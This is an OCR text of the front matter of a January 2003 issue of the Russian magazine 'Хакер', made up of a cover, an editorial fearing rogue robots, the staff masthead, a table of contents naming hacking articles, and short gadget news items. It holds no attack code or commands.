
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 01.03 (49)
WWW.XAKEP.RU
АТАКА
ИГРОВЫХ СЕРВЕРОВ:
ИСПОЛЬЗУЙ УЯЗВИМОСТИ НА СЕРВЕРАХ
САМЫХ ПОПУЛЯРНЫХ ИГР
ЗАТКНИ СКВОЗНЯКИ
В «ФОРТОЧКАХ»:
Проблемы безопасности
Win2000/XP
ЭТЮД В
ЦИФРОВЫХ
ТОНАХ:
Как ломалась
одна контора
в Сети
Что такое win
r00tkits и что
с ними делать
МОЙ DNS –
моя крепость
ВВОДИ НЕЖНО!
УСТРОЙСТВА ВВОДА
ISSN 1609-1019
9 771609 101009 01
10 ЛЕТ 2002
(game)land



Иллюстрация: Петров Кирилл (KROt)

Хайтек. Новомодное слово. Это и новые компьютеры, умещающиеся в спичечном коробке, и мобильные телефоны с GPS-поддержкой, не дающие тебе потеряться на этом шарике. И прочее, прочее, прочее. Но все эти навороты - ничто по сравнению с новыми роботами. Почему именно роботы? Да потому что создаем мы их по своему образу и подобию, воплощая свои амбиции в куске железа, до отказа забитого чипами, сенсорами и прочим хайтек-барахлом. В такие моменты чувствуешь себя Богом. А власть, как известно, людей портит.

Ты спросишь, почему мне сдались эти роботы? Я объясню. Возьмем самых примитивных и безобидных - на первый взгляд - роботов: собачек. Например, собачку Aibo от Sony. Конечно, эти игрушки приносят радость и веселье. На первый взгляд... если не забивать голову философскими мыслями. Да, я и сам прусь от таких вещей. Нет, правда, это ж как клево – ты решаешь, что делать твоему роботу, а он послушно исполняет все твои желания. Послушно... до поры до времени. Но ведь прогресс-то не стоит на месте. А что будет, если – нет, правильнее сказать – когда (это лишь вопрос времени) роботы достигнут уровня развития человека (вспомни Шварца в «Терминаторе»)? А потом кто-то допустит ошибку в коде. Такое ведь вполне возможно. А если робот осознает, что он может стать свободным? Что тогда? Он поймет, что может думать и решать свои проблемы сам, без нашего неусыпного надзора. Причем решать гораздо быстрее и лучше нас. Лучше, естественно, с его точки зрения, а вот нам, скорее всего, будет в такой ситуации ой, как хреново. Возможности роботов безграничны, а если к этому добавить свободу от любви, чувств, денег...

Может у меня паранойя? Ладно, нарисую еще веселенькую картинку. Та же Aibo, только слегка модифицированная. С миниатюрным огнестрельным оружием, например. Или со шприцем, наполненным ядом. Добавим навороченную поддержку определения образов. Напишем программку, превращающую робота в убийцу. И вот собачка бежит к жертве, тявкает, ласкается, а потом выполняется новый код... И человек мертв.

Скажешь, такое невозможно? Да это под силу любому квалифицированному программисту. А представь, что этим заинтересуются силовые структуры. Им же плевать на последствия – цель оправдывает средства. А где гарантии, что такие роботы сейчас не тестируются где-нибудь в секретных лабах? И уровень интеллекта робота растет с каждым днем. И со своими задачами он справляется на ура. А что мы ему приказали-то? Да так, пустячок – ну, подумаешь, устранить неугодного человека... или двух, или десять, двадцать... И вот этот робот выходит из-под контроля. А таких роботов много. И все они объединяются и начинают играть по своим правилам. Ужас, смерть, апокалипсис...

Чем выше мы карабкаемся, подхлестываемые желанием ощутить себя Богом, тем больнее будет падать. Может, пора оставить попытки подчинить себе все и вся? Но, похоже, остановиться мы уже не можем – и летим в пропасть. Надеюсь, что я заблуждаюсь. Очень надеюсь...

CuTTer
редактор раздела «Взлом»

+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ

>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
FERRUM
Константин «p0r0h» Буряков
(p0r0h@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)

>Редактор CD
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)

>Литературный редактор
Мария Альдубаева
(litred@real.xakep.ru)

/ART

>Арт-директор
Кирилл Петров «KROt»
Дизайн-студия «**100%КПД** »
(kerel@real.xakep.ru)
>Дизайнеры
Дмитрий Бортновский
(bart@gameland.ru)
Алик Вайнер «Jmurik»
(alik@real.xakep.ru)
Рома Фофанов
(baigora@inbox.ru)
Евгений Чарский
(manufaktura@mtu-net.ru)

/INET

>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR

>PR менеджер
Губарь Яна
(yana@gameland.ru)

/РЕКЛАМА

>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Помощник руководителя
Емельянцева Ольга
(olgaeml@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Авдеев Владимир
(avdeev@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

/PUBLISHING

>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА

>Руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)


/ДЛЯ ПИСЕМ

101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.


WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.
TIPS&TRICKS
Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Кучу интересных советов, не вошедших в журнал, смотри на нашем сайте http://www.xakep.ru.
Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).
6 HiTech News
8 HardNews
Ньюсы
10 Держи камни в холоде!: Обзор оверклокерских кулеров
18 Вводи нежно!: Устройства ввода
Феррум
Inside
24 Большой Хакерско-Русский Словарь
28 CD-Rom из ниоткуда
32 Оформи музыку по-своему!: Новогодний обзор лучших плагинов к Winamp
36 Как замутить свой screenmate: Screen Babe
38 Total Commander для продвинутого пользователя
42 Пионеры фрикинга
44 История кибертеррориста №1
PC_Zone
46 X-News
48 Hack-FAQ
50 Этюд в цифровых тонах: Как ломалась одна контора в Сети
54 Шифруемся в IRC по полной: Защитимся от прослушивания трафика
58 PHRACK: история о легендарном журнале
62 Атака игровых серверов: Используй уязвимости на серверах самых популярных игр
64 Что такое win r00tkits и что с ними делать: Успешное применение руткитов для NT/W2k
68 Масс-скриптизация, или как раскрутить свой сайт: 4 скрипта на все случаи жизни
70 Заткни сквозняки в "форточках": Проблемы безопасности Win2000/XP
Взлом
74 Мой DNS - моя крепость
78 Вселенная Unix
Юниксоид
84 Delphi: Безбашенные Окна
86 C/C++: Root поселение на Unix тачке: Разработка своего lkm-руткита под FreeBSD и Linux
90 Web: Voting-система на PHP
Кодинг
94 Зал суда
98 ШaроWAREZ
102 WWW
104 FAQ
106 e-mail
108 Хумор
110 X-Puzzle
112 Борда
Юниты

HiTech_News

!!! Алекс Целых (News@real.xakep.ru)

ПРЕСС ДЛЯ БАНОК 



● Компания CVF Supply представила пресс для утилизации использованных алюминиевых банок из-под пива и пепси. Гильотина выполнена из прочной стали и шурупами крепится к стене, например, у холодильника. Одним рывком рычага пресс сминает банку любого калибра в "плюшку" в четверть своего объема. Цена в интернете - всего около 15 долларов.

ПОЮЩАЯ ПРОБКА 

● Зеленоградское электронное предприятие "Ангстрем" представило "поющую пробку" для защиты алкоголя от подделок. При легком нажатии пробка затягивает "Самару-городок" и не успокаивается до тех пор, пока не зазвенят рюмки. На самом деле мелодия может быть любой - музыку заказывает изготовитель спиртного. В плане технологий в стандартную бутылочную пробку имплантирована "умная начинка": микрочип с блоком памяти, элемент питания и миниатюрный электронный синтезатор. Число воспроизведений мелодии ограничено только сроком службы батарейки. Процесс изготовления и установки "поющей пробки" - тайна за семью печатями. Компания уверяет, что технология уникальна и подделка просто-напросто исключена. При вскрытии разработка полностью саморазрушается.

ДОЖДЕВАЯ МАШИНА 

● Ученый Стивен Сэлтер из Шотландии изобрел машину для создания дождя. С этой целью он поместил на катамаран огромную турбину высотой 60 метров. "Подгоняемая" энергией ветра, установка черпает морскую воду и распыляет ее в воздухе. Серые дождевые тучи некоторое время путешествуют по небу, после чего выпадают на землю тропическим ливнем.

ТАТУ ОТ РОБОТА 

● 25-летний инженер Ники Пассат из Австрии сконструировал первого в мире робота-татуировщика. Работа над тату начинается с подготовки рисунка на экране наладонника Palm IIIxe. Специальная программа позволяет импортировать готовые изображения и выводить собственные "иероглифы". На следующем этапе при помощи ремешков и зажимов на руке крепится устрашающего вида железяка. Наконец, машина переносит рисунок на кожу, аккуратно, точка за точкой, выкалывая контуры тату. Найти добровольцев, согласных на эксперимент, парню долгое время не удавалось, поэтому истязал он, главным образом, себя любимого. Когда работа была закончена, руки умельца оказались буквально испещрены загогулинами. Надо сказать, последние рисунки выглядят довольно профессионально. Процесс нанесения татуировки, по утверждению автора, - совершенно безболезненный.




ПОДЪЕМ! 

● Hammacher Schlemmer представила будильник для подъема с постели без напрягов. На смену раскалывающей мозг сирене пришла череда маленьких утренних радостей. За полчаса до побудки устройство издает мягкое томное свечение, интенсивность которого постепенно нарастает. От тепла лампы нагревается сосуд с эфирными маслами, источающий приятный аромат кофе и лаванды. Еще через четверть часа комнату наполняет шум водопада. Шорох морской волны сменяют дивные раскаты грома, и только теперь застенчивый звук баззера завершает цикл пробуждения. В итоге, сонная нега тает незаметно и без следа, гарантируя отличное настроение на весь день. Ко всему прочему, будильник может работать в "обратном" режиме, когда свет медленно гаснет и в полной темноте раздается убаюкивающая трель ночной птахи. Устройство имеет вход для наушников и большую удобную кнопку выключения звонка. Работает от розетки или двух пальчиковых батареек. Цена будильника в интернете - около 50 долларов.

НОШУ С СОБОЙ

● Американская компания CaseAce разработала серию уникальных изделий для комфортной транспортировки компьютера с места на место. Системный блок предлагается облачить в прочные масштабируемые ремни со вставкой из алюминия для предупреждения перехлеста. По бокам "переноски" расположены карманы, куда так и просятся клавиатура, наушники и бесконечные мотки кабелей. Приятным сюрпризом для надорвавшего спину юзера будут мягкие удобные ручки и качественные карабины. Подобные предложения от CaseAce существуют также для мониторов и принадлежностей геймера.



ПО СТРУНКЕ

● Американский инженер Дон Гилмор сконструировал самонастраивающееся пианино. Для того чтобы отладить фальшивую струнку, больше не придется вызывать мастера. Достаточно будет щелкнуть переключателем и подождать полминуты, пока электроника не произведет автоматическую настройку. Для этого микрокомпьютер проанализирует натяжение струны и сравнит его с эталоном. При расхождении транзистор подаст на струну ток необходимой силы и тем самым вызовет нагревание. Повышением и понижением температуры достигается оптимальное натяжение струны.

ПЕЧЬ-ЦЕНТРИФУГА

● Стюарт Моррисон из Шотландии изобрел жарочный шкаф в виде центрифуги. Оригинальный принцип в основе работы устройства гарантирует идеальную золотистую корочку на обжариваемом со всех сторон цыпленке. Нагревается только внешний керамический барабан, тогда как продукты находятся в свободном вращении во внутреннем. Предусмотрена настройка температурного режима, скорости вращения и времени приготовления блюда. Не останавливая процесса, можно подливать растительное масло и засыпать специи. А главное, пища сохраняет все свои питательные вещества, выходит из печи ароматной и сочной.

ШЕСТЬ С ОДНОГО





● RadioShack представила универсальную дистанционку нового поколения. С одного пульта можно управлять 6 устройствами одновременно, при этом с каждым "разговаривать" на "родном" языке и не путаться в кнопках. Прелесть новинки не только в стильном хайтековском дизайне и анимированных изображениях на кнопках сенсорного дисплея. В основе работы пульта лежит технология Kameleon, которая позволяет подстраиваться под конкретное устройство и высвечивать только тот набор управляющих кнопок, который действительно необходим на данный момент. При включении телевизора, например, загораются специфичные для "ящика" кнопки выбора каналов и "картинка-в-картинке". Для DVD на пульте проступают кнопки начала воспроизведения, и так далее. В память Kameleon заложено около 130 тысяч управляющих кодов, поэтому дистанционка может быть запрограммирована на управление практически любыми электронными устройствами.


ПОДВОДНЫЙ ВЕЛОСИПЕД

● В лабораториях питерской Корабелки разработан прототип "подводного велосипеда". Модель в два раза меньше оригинала, но обладает всеми его характеристиками. Внешне аппарат с прозрачным корпусом из акрилового стекла чем-то похож на летающую тарелку. Внутри - привычные педали и седло. Движущую силу обеспечивает физический "эффект чайника": за счет разрежения на поверхности аппарата он чуть ли не сам толкает себя вперед. Тем не менее, крутить педали нужно на пару - одному человеку справиться с задачей сложно. Под водой аппарат может находиться до 4 часов, преодолевая за это время расстояние в 50 км. Предусмотрена связь с Землей. При опасности аварии осуществляется всплытие на поверхность. Отечественное ноу-хау успешно запатентовано. Модель прошла свои первые испытания и, по словам разработчиков, передвигается в воде, как в масле. Для изготовления и испытания опытного образца теперь требуется 600 тысяч долларов инвестиций. Массовое производство подводных аппаратов может начаться уже в 2005 году.

NEXT

ВИЖУ И СЛЫШУ





● Cellcom и SpeechView представили совместный программный продукт LipCell, позволяющий глухим и слабослышащим людям принимать звонки по телефону. Посредством кабеля аппарат подключается к компьютеру. Программное обеспечение практически в реальном времени преобразует голос говорящего в трехмерное изображение, и виртуальный диктор на мониторе четко и размеренно озвучивает текст. Придыхания, произношение "в нос" выделяются при помощи специальных символов на определенной части лица. Все это дает возможность читать слова по губам. Программа не требует предварительной настройки на язык, одинаково хорошо интерпретируя английский и суахили. Комплект из дистрибутива на CD и переходного кабеля оценен в 125 долларов.

МОБИЛА НА КОВРЕ



● Японская компания Mevael представила оригинальную мышь-клавиатуру Keibord. На деле это самая натуральная мобила на колесах. Технология ввода текста - стандартная для сотовых телефонов, с использованием 10 кнопок. Кроме того добавились "пробел", "ввод", Esc и еще несколько функциональных клавиш. Управление курсором ведется при помощи консоли а-ля gamepad с колесом прокрутки в центре. К компьютеру мышь подключается по интерфейсу USB. Выпускается в корпусах черного, голубого, белого и розового цветов. Размеры Keibord - 132x11 мм, вес - всего 50 граммов. Устройство поступило в продажу в декабре по цене около 39 долларов.



!!! Алекс Целых (News@real.xakep.ru)

ТРЕНАЖЕР БОЯ


● В Англии начал работу самый большой в мире военный тренажер. Он занимает площадь трех футбольных полей и воссоздает условия реального боя с участием военной техники и до 700 солдат одновременно. Исходными данными для учебного боя являются силы противника, погодные условия и тип местности - от улочек Берлина до пустыни Невада и живописных равнин Англии. Тренажер имеет удаленный терминал в Германии. Строительство электронного комплекса из 170 устройств обошлось военному ведомству в 400 миллионов долларов.

БИНОКЛЬ ДЛЯ БОЛЕЛЬЩИКА

● Компания Immersion Entertainment представила прототип бинокля-телевизора для спортивных болельщиков. В силу своих поистине уникальных возможностей устройство Insider только усиливает кайф от живого присутствия на стадионе. Прикладывая глаз к окуляру бинокля, который на самом деле является портативным телевизором, фанаты не упускают из вида ни единой детали происходящего. Беспроводная связь обеспечивает устойчивый прием картинки с 7 камер. Часть из них осуществляет съемку мероприятия с разных точек. Другие транслируют повторы, эмоциональные комментарии дикторов и справочную информацию. Бинокль стоимостью около 1000 вечнозеленых скоро можно будет брать напрокат - всего за 20-25 долларов в час.


КАМЕРА ВО РТУ 

● Англичанин Джастин Квиннелл представил в интернете уникальную коллекцию фотоснимков, сделанных из полости собственного рта. Картридж из-под пленки с крошечной дырочкой, просверленной по центру, является своего рода "камерой обскура". Широко распахивая зев и на мгновение застывая с неподвижными челюстями, фотограф добивается проецирования изображения на пленку. Из-за ряда пожелтевших зубов выглядывает тарелка с макаронами, сумасшедший дантист и всем известные архитектурные сооружения. Галерея фотографий "Один день из жизни моего рта" и подробные инструкции, как повторить достижения Джастина, представлены на его странице в интернете: http://www.jquinnell.fsnet.co.uk/.



НОВЫЙ ASIMO 

● Honda представила усовершенствованную модель робота Asimo. Коротышка в скафандре появился на свет 2 года назад, при этом умел ходить, карабкаться по лестнице и распознавать голоса. Теперь к талантам Asimo добавились новые: он поворачивает голову в сторону случайных прохожих, пожимает им руки и заводит непринужденную беседу. Компания и дальше намерена продолжать работу над своим талисманом, который "засветился" уже не в одном десятке рекламных роликов. Аренда робота на один год для участия в выставках и телевизионных шоу обойдется в 150 тысяч долларов.




СКАКАЛКА-ТРЕНАЖЕР 

● Hammacher Shlemmer представила скакалку-тренажер. Встроенный в ручку микрокомпьютер позволяет контролировать основные параметры тренировки: время, число прыжков и количество сожженных калорий. После должного выполнения серии упражнений звуковой таймер позволяет прыгуну отдохнуть. Стоимость новинки в интернете - 20 долларов.



НАША КИБЕРДЕВОЧКА 

● Знаменитая уфимская студия дизайна "Муха" представила на суд общественности первый в мире, по мнению многих, клип, целиком состоящий из серьезной 3D-анимации. Шестнадцать художников под руководством Марата Черкесова в течение полугода вручную, буквально "на коленке" строили ночной мегаполис, по которому разгуливает отвязная девчонка с доберманом в придачу. По ходу клипа на песню "Ненавижу" группы "Глюк:-)за" персонажи заглядывают в загадочный пустынный кинотеатр, на боксерский ринг... При этом они выглядят такими реальными и движутся настолько естественно, что, кажется, в любую секунду могут шагнуть в твою комнату с экрана. В скором времени первая трехмерная девушка-киберпанк из России получит новую жизнь в интернете. Вот-вот состоится открытие навороченного интерактивного сайта, пройдут первые чаты с анимацией в реал-тайме. Не пропусти!





!!! p0r0h (p0r0h@real.xakep.ru)

В номере:

ЯНВАРЬ 2003
№49



Комбо от CenDyne

